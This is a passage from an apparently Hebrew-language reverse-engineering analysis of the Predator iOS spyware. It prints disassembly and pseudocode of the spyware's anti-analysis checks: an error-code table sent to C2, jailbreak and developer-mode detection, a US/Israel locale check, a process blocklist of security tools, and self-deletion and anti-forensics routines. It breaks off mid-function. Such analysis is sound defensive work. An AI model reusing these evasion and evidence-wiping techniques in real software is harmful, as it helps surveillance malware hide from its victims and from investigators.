__text:0000000100005908 STP         X22, X21, [SP,#0x30+var_20]
__text:000000010000590C STP         X20, X19, [SP,#0x30+var_10]
__text:0000000100005910 STP         X29, X30, [SP,#0x30+var_s0]
__text:0000000100005914 ADD         X29, SP, #0x30
__text:0000000100005918 MOV         X19, X0
__text:000000010000591C NOP
__text:0000000100005920 LDR         X16, =__imp__open
__text:0000000100005924 PACIZA      X16
__text:0000000100005928 MOV         X2, X16
__text:000000010000592C MOV         W0, #0
__text:0000000100005930 MOV         X1, #0
__text:0000000100005934 MOV         W3, #8
__text:0000000100005938 BL          _unicopy
__text:000000010000593C BL          __ZN5Utils13getCountNamesEv ; Utils::getCountNames(void)
__text:0000000100005940 CMP         W0, #2
__text:0000000100005944 B.LT        loc_100005978
__text:0000000100005948 LDR         X20, [X19,#0x110]
__text:000000010000594C MOV         X0, X20 ; __s
__text:0000000100005950 BL          _strlen
__text:0000000100005954 ADD         X0, X0, #1 ; __count
__text:0000000100005958 MOV         W1, #1  ; __size
__text:000000010000595C BL          _calloc
__text:0000000100005960 MOV         X21, X0
__text:0000000100005964 MOV         X1, X20 ; __src
__text:0000000100005968 BL          _strcpy
__text:000000010000596C ADR         X2, a311 ; "311"
__text:0000000100005970 NOP
__text:0000000100005974 B           loc_100005A78
```

[איור 1: נקודת הכניסה של check_perform() המציגה בדיקת getCountNames() ושליחת קוד שגיאה 311 לזיהוי מופעים מרובים]

טקסונומיית קודי השגיאה


אחד הממצאים המשמעותיים ביותר שלא תועדו בעבר הוא מערכת קודי השגיאה של Predator. כאשר אחת מבדיקות ה-Anti-Analysis מופעלת, הנוזקה אינה פשוט מפסיקה לפעול. אלא, היא שולחת קוד שגיאה ספציפי לתשתית ה-C2 (Command-and-Control) לפני שהיא מבצעת ניקוי עצמי ויוצאת. הפונקציה check_perform() חושפת את הטקסונמיה המלאה:

Code	Trigger condition	Detection method
311	Multiple instances running	`getCountNames() >= 2`
310	Debug console attached	`is_console_attached()`
309	Device in restricted region	`Locale == "US" || "IL"`
301	Developer mode OR jailbreak	`is_developer() || is_not_phone()`
304	Security/analysis tools running	`is_unsafe_running()`
307	HTTP proxy configured	`is_proxy_running()`
308	Custom root CA installed	`is_rootca_installed()`

[טבלה 1: קודי השגיאה והתנאים המפעילים אותם]

קודי השגיאה החסרים: 302, 303, 305, 306

בחינה מדוקדקת של אזור המחרוזות בקובץ ה-binary חושפת פער מעניין בטקסונומיית קודי השגיאה. קודי השגיאה המאוחסנים באזור cstring__ מופיעים בסדר רציף, אך עם פערים בולטים:



[איור 2: מחרוזות קודי שגיאה באזור cstring__- נשים לב לכתובות הרציפות אך לקודים הלא רציפים (301, 304, 307, 308), המצביעים על הקודים החסרים: 302, 303, 305, 306]

קודי השגיאה 302, 303, 305 ו-306 אינם מופיעים כלל בדגימה זו. פערים אלו במספור עשויים להצביע על מספר אפשרויות:

- קודים שמורים - קודים המיועדים לפונקציונליות עתידית או לבדיקות שטרם יושמו
- גרסאות שונות - ייתכן שקודים אלו משמשים בגרסאות אחרות של Predator או בגרסאות המיועדות לפלטפורמות אחרות
- בדיקות שהוסרו - מנגנוני זיהוי שהוסרו אך המספור שלהם נשמר
- טקסונומיה משותפת - מערכת קודי שגיאה משותפת למספר מוצרים של Intellexa

המספור הלא רציף (קפיצה מ-301 ל-304 ומ-304 ל-307) מעיד כי מערכת קודי השגיאה התפתחה לאורך זמן או תוכננה כך שתוכל לכלול בדיקות שמקומפלות באופן מותנה בהתאם לקונפיגורציית היעד.

למה זה חשוב?

מערכת קודי השגיאה הזו הופכת ניסיונות פריסה כושלים ממצב של קופסה שחורה לאירועי אבחון מפורטים. כאשר מפעיל מנסה לפרוס את Predator נגד יעד ומקבל קוד שגיאה 304, הוא יודע כי: המכשיר מפעיל כלי אבטחה. לא מדובר בכשל ב-exploit, ולא במכשיר שאינו תואם - אלא בזיהוי של פעילות ניתוח פעילה.

לדוגמה, אם כלי ניתוח כמו Frida פועל על המכשיר, Predator יבטל את הפריסה וישלח קוד שגיאה 304 למפעילים, אשר יוכלו להבין מדוע הפריסה נכשלה.

פרטי מימוש הזיהוי

המחקר של Google ציין כי Predator מזהה HTTP Proxies מותאמים אישית ו-Root CA מותאמים אישית, אך פרטי המימוש לא פורסמו. ניתוח ה-binary חושף כיצד מנגנונים אלה פועלים בפועל.

זיהוי מופעים מרובים (שגיאה 311)

הבדיקה הראשונה בפונקציה check_perform() קוראת לפונקציה getCountNames() כדי לזהות האם מספר מופעים של Predator פועלים במקביל. מנגנון זה נועד למנוע מחוקרים להריץ מספר מופעים של הדגימה לצורכי ניתוח בו-זמנית:

```
__int64 __fastcall Utils::getCountNames(Utils *this)
{
  pid_t *v1; // x19
  __int64 v2; // x20
  size_t v4; // x23
  pid_t *v5; // x24
  int v6; // w22
  char buffer[4096]; // [xsp+8h] [xbp-1058h] BYREF
  int v8[2]; // [xsp+1008h] [xbp-58h] BYREF
  int v9; // [xsp+1010h] [xbp-50h]
  size_t v10; // [xsp+1018h] [xbp-48h] BYREF

  __chkstk_darwin(this);
  v10 = 0;
  *(_QWORD *)v8 = 0xE00000001LL;
  v9 = 0;
  if ( sysctl(v8, 3u, 0, &v10, 0, 0) < 0 )
    return 0xFFFFFFFFLL;
  v1 = (pid_t *)malloc(v10);
  if ( sysctl(v8, 3u, v1, &v10, 0, 0) < 0 )
    return 0xFFFFFFFFLL;
  if ( v10 >= 0x288 )
  {
    v2 = 0;
    v4 = v10 / 0x288;
    v5 = v1 + 10;
    do
    {
      v6 = *v5;
      if ( (getpgid(*v5) & 0x80000000) == 0 && proc_pidpath(v6, buffer, 0x1000u) )
      {
        if ( strstr(buffer, "/private/var/tmp/") )
          v2 = (unsigned int)(v2 + 1);
        else
          v2 = (unsigned int)v2;
      }
      v5 += 162;
      --v4;
    }
    while ( v4 );
  }
  else
  {
    v2 = 0;
  }
  free(v1);
  return v2;
}
```

[איור 3: פסאודו-קוד של getCountNames() - מעבר על כל התהליכים באמצעות sysctl, שימוש ב-proc_pidpath לקבלת נתיבי הרצה, וספירת תהליכים שרצים מתוך /private/var/tmp/]

הפונקציה עוברת על כל התהליכים הרצים באמצעות sysctl, שולפת את נתיב הקובץ של כל תהליך באמצעות proc_pidpath(), וסופרת כמה מהם פועלים מתוך /private/var/tmp/ - ספריית ה-staging של Predator. אם הספירה מגיעה לשניים או יותר, נשלח קוד שגיאה 311.

זיהוי Developer Mode: מיקוד בחוקרים

בהמשך לממצא של Google כי Predator מזהה Developer Mode, ביצענו reverse engineering כדי להבין כיצד בדיקה זו פועלת.

הפונקציה is_developer() מזהה את מצב ה-Developer Mode באמצעות שימוש ב-API של sysctlbyname:


```
__text:0000000100005A10
__text:0000000100005A10 loc_100005A10                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::check_perform(void)+DC↑j
__text:0000000100005A10                 STR             WZR, [SP,#0x30+var_24]
__text:0000000100005A14                 MOV             W8, #4
__text:0000000100005A18                 STR             X8, [SP,#0x30+var_30]
__text:0000000100005A1C                 ADR             X0, aSecurityMacAmf ; "security.mac.amfi.developer_mode_status"
__text:0000000100005A20                 NOP
__text:0000000100005A24                 ADD             X1, SP, #0x30+var_24 ; void *
__text:0000000100005A28                 MOV             X2, SP  ; size_t *
__text:0000000100005A2C                 MOV             X3, #0  ; void *
__text:0000000100005A30                 MOV             X4, #0  ; size_t
__text:0000000100005A34                 BL              _sysctlbyname
__text:0000000100005A38                 CBNZ            W0, loc_100005A44
__text:0000000100005A3C                 LDR             W8, [SP,#0x30+var_24]
__text:0000000100005A40                 CBNZ            W8, loc_100005A4C
```

[איור 4: מימוש זיהוי Developer Mode המציג את הקריאה ("sysctlbyname("security.mac.amfi.developer_mode_status]

חשיבות בדיקה זו נעוצה בכך ש-Developer Mode הוצג ב-iOS 16 בעיקר עבור מפתחים וחוקרי אבטחה. לכן, הפעלתו עשויה להצביע על כך שהמכשיר אינו יעד רגיל.

זיהוי Jailbreak: הפונקציה is_not_phone()

הפונקציה is_not_phone() בודקת קיום של קבצים ותיקיות הקשורים ל-Jailbreak:



[איור 5: תצוגת גרף של is_not_phone() המציגה בדיקות קיום קבצים לזיהוי סימני Jailbreak]

הבדיקה כוללת את הנתיבים הבאים באמצעות syscall מסוג ()access:

- /bin/bash - קובץ ה-Shell הבינארי (שאינו קיים ב-iOS מקורי)
- /private/var/tmp/cydia.log - קובץ לוג של מנהל החבילות של Cydia
- /Applications/Cydia.app - אפליקציית Cydia
- /private/var/lib/apt - תיקיית מנהל החבילות APT
- /private/var/lib/cydia - תיקיית הנתונים של Cydia
- /etc/apt - קבצי התצורה של APT
- /private/var/stash - תיקיית stash של Jailbreak

בנוסף מתבצעת בדיקה אם התיקייה /bin מכילה יותר משתי רשומות - מאחר שב-iOS מקורי קיימים מעט מאוד קבצים בינאריים בתיקייה זו.

הגבלות גאוגרפיות: הימנעות מתחומי שיפוט אמריקאיים וישראליים

המחקר של Google זיהה כי Predator בודק הגדרות Locale של ארצות הברית ושל ישראל. הניתוח שלנו תיעד את המימוש הספציפי של בדיקה זו (קוד שגיאה 309), אשר ראוי להתייחסות נוספת. Predator מסרב לפעול במכשירים שבהם הגדרות ה-Locale מצביעות על ארה"ב או ישראל:

```
__text:00000001000059B0
__text:00000001000059B0 loc_1000059B0                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::check_perform(void)+7C↑j
__text:00000001000059B0                 NOP
__text:00000001000059B4                 LDR             X0, =_OBJC_CLASS_$_NSLocale
__text:00000001000059B8                 BL              _objc_msgSend$autoupdatingCurrentLocale ; +[NSLocale autoupdatingCurrentLocale] ...
__text:00000001000059BC                 BL              _objc_msgSend$countryCode ; -[NSLocale countryCode] ...
__text:00000001000059C0                 BL              _objc_msgSend$UTF8String ; -[NSString UTF8String] ...
__text:00000001000059C4                 ADR             X8, aUs ; "US"
__text:00000001000059C8                 NOP
__text:00000001000059CC                 CMP             X0, X8
__text:00000001000059D0                 ADR             X8, aIl ; "IL"
__text:00000001000059D4                 NOP
__text:00000001000059D8                 CCMP            X0, X8, #4, NE
__text:00000001000059DC                 B.NE            loc_100005A10
__text:00000001000059E0                 LDR             X20, [X19,#0x110]
__text:00000001000059E4                 MOV             X0, X20 ; __s
__text:00000001000059E8                 BL              _strlen
__text:00000001000059EC                 ADD             X0, X0, #1 ; __count
__text:00000001000059F0                 MOV             W1, #1  ; __size
__text:00000001000059F4                 BL              _calloc
__text:00000001000059F8                 MOV             X21, X0
__text:00000001000059FC                 MOV             X1, X20 ; __src
__text:0000000100005A00                 BL              _strcpy
__text:0000000100005A04                 ADR             X2, a309 ; "309"
__text:0000000100005A08                 NOP
__text:0000000100005A0C                 B               loc_100005A78
```

[איור 6: בדיקת הגבלה גאוגרפית באמצעות NSLocale - השוואת קוד המדינה לערכים "US" ו-"IL", המפעילה את קוד השגיאה 309]

אף על פי שאין באפשרותנו לאשר זאת בוודאות, סביר שמדובר בהחלטה מכוונת שמטרתה להימנע מחשיפה משפטית בתחומי שיפוט שבהם קיימים חוקי פשיעת סייבר מחמירים ושיתוף פעולה פעיל של רשויות אכיפת החוק עם הפעילות האירופית של Intellexa.

זיהוי Console: ניתוח מבוסס תזמון

הפונקציה is_console_attached() משתמשת בגישה חכמה המבוססת על תזמון:

```
__text:0000000100005978 ; ---------------------------------------------------------------------------
__text:0000000100005978
__text:0000000100005978 loc_100005978                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::check_perform(void)+44↑j
__text:0000000100005978             BL          __ZN16CSWatcherSpawner16CSWatcherSpawner19is_console_attachedEv ; CSWatcherSpawner::CSWatcherSpawner::is_console_attached(void)
__text:000000010000597C             CBZ         W0, loc_1000059B0
__text:0000000100005980             LDR         X20, [X19,#0x110]
__text:0000000100005984             MOV         X0, X20 ; __s
__text:0000000100005988             BL          _strlen
__text:000000010000598C             ADD         X0, X0, #1 ; __count
__text:0000000100005990             MOV         W1, #1  ; __size
__text:0000000100005994             BL          _calloc
__text:0000000100005998             MOV         X21, X0
__text:000000010000599C             MOV         X1, X20 ; __src
__text:00000001000059A0             BL          _strcpy
__text:00000001000059A4             ADR         X2, a310 ; "310"
__text:00000001000059A8             NOP
__text:00000001000059AC             B           loc_100005A78
```

[איור 7: זיהוי Debug Console המציג את הקריאה לפונקציה ושליחת קוד שגיאה 310]

בדיקה זו משווה את זמן השינוי (modification time) של קובץ הסינון של diagnosticd לזמן האתחול של המערכת. אם מישהו הפעיל Console logging לאחר שהמכשיר עלה (כפי שחוקר עשוי לעשות), זמן השינוי של הקובץ (mtime) יהיה מאוחר יותר מזמן האתחול.

זיהוי כלי אבטחה: הרשימה המלאה

המחקר של Google הזכיר את Bash, tcpdump, frida, sshd או checkra1n, אך הרשימה בפועל בקובץ ה-binary ארוכה יותר. הפונקציה is_unsafe_running() חושפת את רשימת זיהוי התהליכים המלאה:

```
__text:000000010000SC10 ; bool __fastcall CSWatcherSpawner::CSWatcherSpawner::is_unsafe_running(CSWatcherSpawner::CSWatcherSpawner *this, cons
__text:000000010000SC10             EXPORT __ZN16CSWatcherSpawner16CSWatcherSpawner17is_unsafe_runningEv
__text:000000010000SC10 __ZN16CSWatcherSpawner16CSWatcherSpawner17is_unsafe_runningEv
__text:000000010000SC10                                 ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::check_perform(void):loc_100005AF0↑p
__text:000000010000SC10
__text:000000010000SC10 var_s0          = 0
__text:000000010000SC10
__text:000000010000SC10                 PACIBSP
__text:000000010000SC14                 STP             X29, X30, [SP,#-0x10+var_s0]!
__text:000000010000SC18                 MOV             X29, SP
__text:000000010000SC1C                 NOP
__text:000000010000SC20                 LDR             X0, =aTcpdump ; "tcpdump"
__text:000000010000SC24                 BL              __ZN5Utils6getPidEPKc ; Utils::getPid(char const*)
__text:000000010000SC28                 CBZ             W0, loc_100005C3C
__text:000000010000SC2C                 MOV             W8, #1
__text:000000010000SC30                 MOV             X0, X8
__text:000000010000SC34                 LDP             X29, X30, [SP+var_s0],#0x10
__text:000000010000SC38                 RETAB
__text:000000010000SC3C ; ---------------------------------------------------------------------------
__text:000000010000SC3C
__text:000000010000SC3C loc_100005C3C                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::is_unsafe_running(void)+18↑j
__text:000000010000SC3C                 NOP
__text:000000010000SC40                 LDR             X0, =aFridaServer ; "frida-server"
__text:000000010000SC44                 BL              __ZN5Utils6getPidEPKc ; Utils::getPid(char const*)
__text:000000010000SC48                 CBZ             W0, loc_100005C5C
__text:000000010000SC4C                 MOV             W8, #1
__text:000000010000SC50                 MOV             X0, X8
__text:000000010000SC54                 LDP             X29, X30, [SP+var_s0],#0x10
__text:000000010000SC58                 RETAB
__text:000000010000SC5C ; ---------------------------------------------------------------------------
__text:000000010000SC5C
__text:000000010000SC5C loc_100005C5C                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::is_unsafe_running(void)+38↑j
__text:000000010000SC5C                 NOP
__text:000000010000SC60                 LDR             X0, =aNetstat ; "netstat"
__text:000000010000SC64                 BL              __ZN5Utils6getPidEPKc ; Utils::getPid(char const*)
__text:000000010000SC68                 CBZ             W0, loc_100005C7C
__text:000000010000SC6C                 MOV             W8, #1
__text:000000010000SC70                 MOV             X0, X8
__text:000000010000SC74                 LDP             X29, X30, [SP+var_s0],#0x10
__text:000000010000SC78                 RETAB
__text:000000010000SC7C ; ---------------------------------------------------------------------------
```

```
__text:0000000100005C7C
__text:0000000100005C7C loc_100005C7C                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::is_unsafe_running(void)+58↑j
__text:0000000100005C7C                 NOP
__text:0000000100005C80                 LDR             X0, =aSshd ; "sshd"
__text:0000000100005C84                 BL              __ZNSUtils6getPidEPKc ; Utils::getPid(char const*)
__text:0000000100005C88                 CBZ             W0, loc_100005C9C
__text:0000000100005C8C                 MOV             W8, #1
__text:0000000100005C90                 MOV             X0, X8
__text:0000000100005C94                 LDP             X29, X30, [SP+var_s0],#0x10
__text:0000000100005C98                 RETAB
__text:0000000100005C9C ; ---------------------------------------------------------------------------
__text:0000000100005C9C
__text:0000000100005C9C loc_100005C9C                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::is_unsafe_running(void)+78↑j
__text:0000000100005C9C                 NOP
__text:0000000100005CA0                 LDR             X0, =aCheckra1nd ; "checkra1nd"
__text:0000000100005CA4                 BL              __ZNSUtils6getPidEPKc ; Utils::getPid(char const*)
__text:0000000100005CA8                 CBZ             W0, loc_100005CBC
__text:0000000100005CAC                 MOV             W8, #1
__text:0000000100005CB0                 MOV             X0, X8
__text:0000000100005CB4                 LDP             X29, X30, [SP+var_s0],#0x10
__text:0000000100005CB8                 RETAB
__text:0000000100005CBC ; ---------------------------------------------------------------------------
__text:0000000100005CBC
__text:0000000100005CBC loc_100005CBC                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::is_unsafe_running(void)+98↑j
__text:0000000100005CBC                 NOP
__text:0000000100005CC0                 LDR             X0, =aLoader ; "loader"
__text:0000000100005CC4                 BL              __ZNSUtils6getPidEPKc ; Utils::getPid(char const*)
__text:0000000100005CC8                 CBZ             W0, loc_100005CDC
__text:0000000100005CCC                 MOV             W8, #1
__text:0000000100005CD0                 MOV             X0, X8
__text:0000000100005CD4                 LDP             X29, X30, [SP+var_s0],#0x10
__text:0000000100005CD8                 RETAB
__text:0000000100005CDC ; ---------------------------------------------------------------------------
__text:0000000100005CDC
__text:0000000100005CDC loc_100005CDC                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::is_unsafe_running(void)+B8↑j
__text:0000000100005CDC                 NOP
__text:0000000100005CE0                 LDR             X0, =aMcafee ; "McAfee"
__text:0000000100005CE4                 BL              __ZNSUtils6getPidEPKc ; Utils::getPid(char const*)
__text:0000000100005CE8                 CBZ             W0, loc_100005CFC
__text:0000000100005CEC                 MOV             W8, #1
__text:0000000100005CF0                 MOV             X0, X8
__text:0000000100005CF4                 LDP             X29, X30, [SP+var_s0],#0x10
__text:0000000100005CF8                 RETAB
__text:0000000100005CFC ; ---------------------------------------------------------------------------
__text:0000000100005CFC
__text:0000000100005CFC loc_100005CFC                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::is_unsafe_running(void)+D8↑j
__text:0000000100005CFC                 NOP
__text:0000000100005D00                 LDR             X0, =aAvastmobilesec ; "AvastMobileSecurity"
__text:0000000100005D04                 BL              __ZNSUtils6getPidEPKc ; Utils::getPid(char const*)
__text:0000000100005D08                 CBZ             W0, loc_100005D1C
__text:0000000100005D0C                 MOV             W8, #1
__text:0000000100005D10                 MOV             X0, X8
__text:0000000100005D14                 LDP             X29, X30, [SP+var_s0],#0x10
__text:0000000100005D18                 RETAB
__text:0000000100005D1C ; ---------------------------------------------------------------------------
__text:0000000100005D1C
__text:0000000100005D1C loc_100005D1C                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::is_unsafe_running(void)+F8↑j
__text:0000000100005D1C                 NOP
__text:0000000100005D20                 LDR             X0, =aNortonmobilese ; "NortonMobileSecurity"
__text:0000000100005D24                 BL              __ZNSUtils6getPidEPKc ; Utils::getPid(char const*)
__text:0000000100005D28                 CMP             W0, #0
__text:0000000100005D2C                 CSET            W8, NE
__text:0000000100005D30                 MOV             X0, X8
__text:0000000100005D34                 LDP             X29, X30, [SP+var_s0],#0x10
__text:0000000100005D38                 RETAB
```

[איור 8: קוד ה-assembly של is_unsafe_running() - רשימת זיהוי התהליכים המלאה, הכוללת tcpdump, frida-server, netstat, sshd, checkra1nd, loader, McAfee, AvastMobileSecurity ו-NortonMobileSecurity]

הרשימה המלאה של התהליכים המזוהים כוללת גם:

- tcpdump - כלי ללכידת חבילות רשת (network packet capture)
- frida-server - מסגרת ל-Dynamic Instrumentation
- netstat - כלי להצגת סטטיסטיקות רשת
- sshd - דמון ה-SSH
- checkra1nd - תהליך הקשור ל-Jailbreak מסוג checkra1n
- loader - תהליך טעינה גנרי (generic loader process)
- McAfee - אפליקציית האבטחה לנייד של McAfee
- AvastMobileSecurity - אפליקציית האבטחה לנייד של Avast
- NortonMobileSecurity - אפליקציית האבטחה לנייד של Norton

הכללת הכלי netstat ראויה לציון - היא מצביעה על כך ש-Predator חושש גם מיעדים שעשויים לנטר את חיבורי הרשת שלהם בעצמם, ולא רק מחוקרים המשתמשים בכלי ניתוח מתקדמים. משתמש המודע לפרטיותו, שבסך הכול בודק את חיבורי הרשת שלו, עשוי להפעיל מנגנון זיהוי זה.

ניקוי עצמי לאחר דיווח שגיאה וכיבוי

לאחר שליחת קוד השגיאה ל-C2, Predator מבצע ניקוי עצמי על ידי מחיקת ספריית ה-staging שלו:

```
__text:0000000100005AB4
__text:0000000100005AB4 loc_100005AB4                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::check_perform(void)+19C↑j
__text:0000000100005AB4                 ADR             X0, _WatcherPathSecond ; "/private/var/tmp/"
__text:0000000100005AB8                 NOP
__text:0000000100005ABC                 BL              _remove
__text:0000000100005AC0                 MOV             W0, #0  ; exc_buf
__text:0000000100005AC4                 LDP             X29, X30, [SP,#0x30+var_s0]
__text:0000000100005AC8                 LDP             X20, X19, [SP,#0x30+var_10]
__text:0000000100005ACC                 LDP             X22, X21, [SP,#0x30+var_20]
__text:0000000100005AD0                 ADD             SP, SP, #0x40 ; '@'
__text:0000000100005AD4                 RETAB
```

[איור 9: קוד ניקוי עצמי הקורא לפונקציה _remove על ספריית ה-staging /private/var/tmp/ לאחר דיווח על קוד השגיאה]

ניקוי זה מתבצע לאחר הקריאה החוזרת (callback) לשרת ה-C2, ובכך מובטח שהמפעילים יקבלו את המידע האבחוני גם אם הנוזקה מוסרת מיד לאחר מכן.

מנגנון ניקוי נוסף קשור למחזור החיים של כיבוי המכשיר: ה-implant רושם מאזין (observer) להתראות Darwin עבור deviceWillShutDown.springboard.apple.com:

```
1  void __fastcall CSWatcherSpawner::CSWatcherSpawner::listenForShutdown(CSWatcherSpawner::CSWatcherSpawner *this)
2  {
3    __CFNotificationCenter *DarwinNotifyCenter; // x0
4    __int64 vars8; // [xsp+18h] [xbp+8h]
5
6    DarwinNotifyCenter = CFNotificationCenterGetDarwinNotifyCenter();
7    if ( ((vars8 ^ (2 * vars8)) & 0x4000000000000000LL) != 0 )
8      __break(0xC471u);
9    CFNotificationCenterAddObserver(
10     DarwinNotifyCenter,
11     this,
12     (CFNotificationCallback)CSWatcherSpawner::CSWatcherSpawner::onShutdown,// callback
13     CFSTR("com.apple.springboard.deviceWillShutDown"),
14     0,
15     CFNotificationSuspensionBehaviorDeliverImmediately);
16 }
```

[איור 10: קוד לרישום מאזין לאות כיבוי המכשיר]

כאשר מתקבלת התראת הכיבוי, ה-implant עובר לשגרת ניקוי להסרת ראיות מהדיסק, אם הן קיימות:

```
1  void __fastcall CSWatcherSpawner::CSWatcherSpawner::stop(CFRunLoopTimerRef *this)
2  {
3    std::error_code *v2; // x1
4    std::error_code *v3; // x1
5    __CFRunLoop *Main; // x0
6    __CFRunLoop *v5; // x0
7    __int64 vars8; // [xsp+18h] [xbp+8h]
8
9    if ( access(BitPath, 0) )
10   {
11     if ( access(HelperPath, 0) )
12       goto LABEL_3;
13   }
14   else
15   {
16     remove((const std::__fs::filesystem::path *)BitPath, v2);
17     if ( access(HelperPath, 0) )
18       goto LABEL_3;
19   }
20   remove((const std::__fs::filesystem::path *)HelperPath, v3);
21 LABEL_3:
22   Main = CFRunLoopGetMain();
23   CFRunLoopRemoveTimer(Main, this[49], kCFRunLoopDefaultMode);
24   v5 = CFRunLoopGetMain();
25   if ( ((vars8 ^ (2 * vars8)) & 0x4000000000000000LL) != 0 )
26     __break(0xC471u);
27   CFRunLoopStop(v5);
28 }
```

[איור 11: קוד ניקוי עצמי בזמן תהליך כיבוי]

Anti-Forensics לא מתועד: ניטור Crash Reporter

יכולת אחת שלא הוזכרה באף מחקר פומבי היא הפונקציה monitoringCrashReporter():

```
1  // Anti-forensics: Monitors /private/var/mobile/Library/Logs/CrashReporter/ using kqueue for file system events.
2  __int64 __fastcall CSWatcherSpawner::CSWatcherSpawner::monitoringCrashReporter(
3          CSWatcherSpawner::CSWatcherSpawner *this)
4  {
5    int v1; // w0
6    int v2; // w19
7    void *v3; // x22
8    kevent v5; // [xsp+0h] [xbp-70h] BYREF
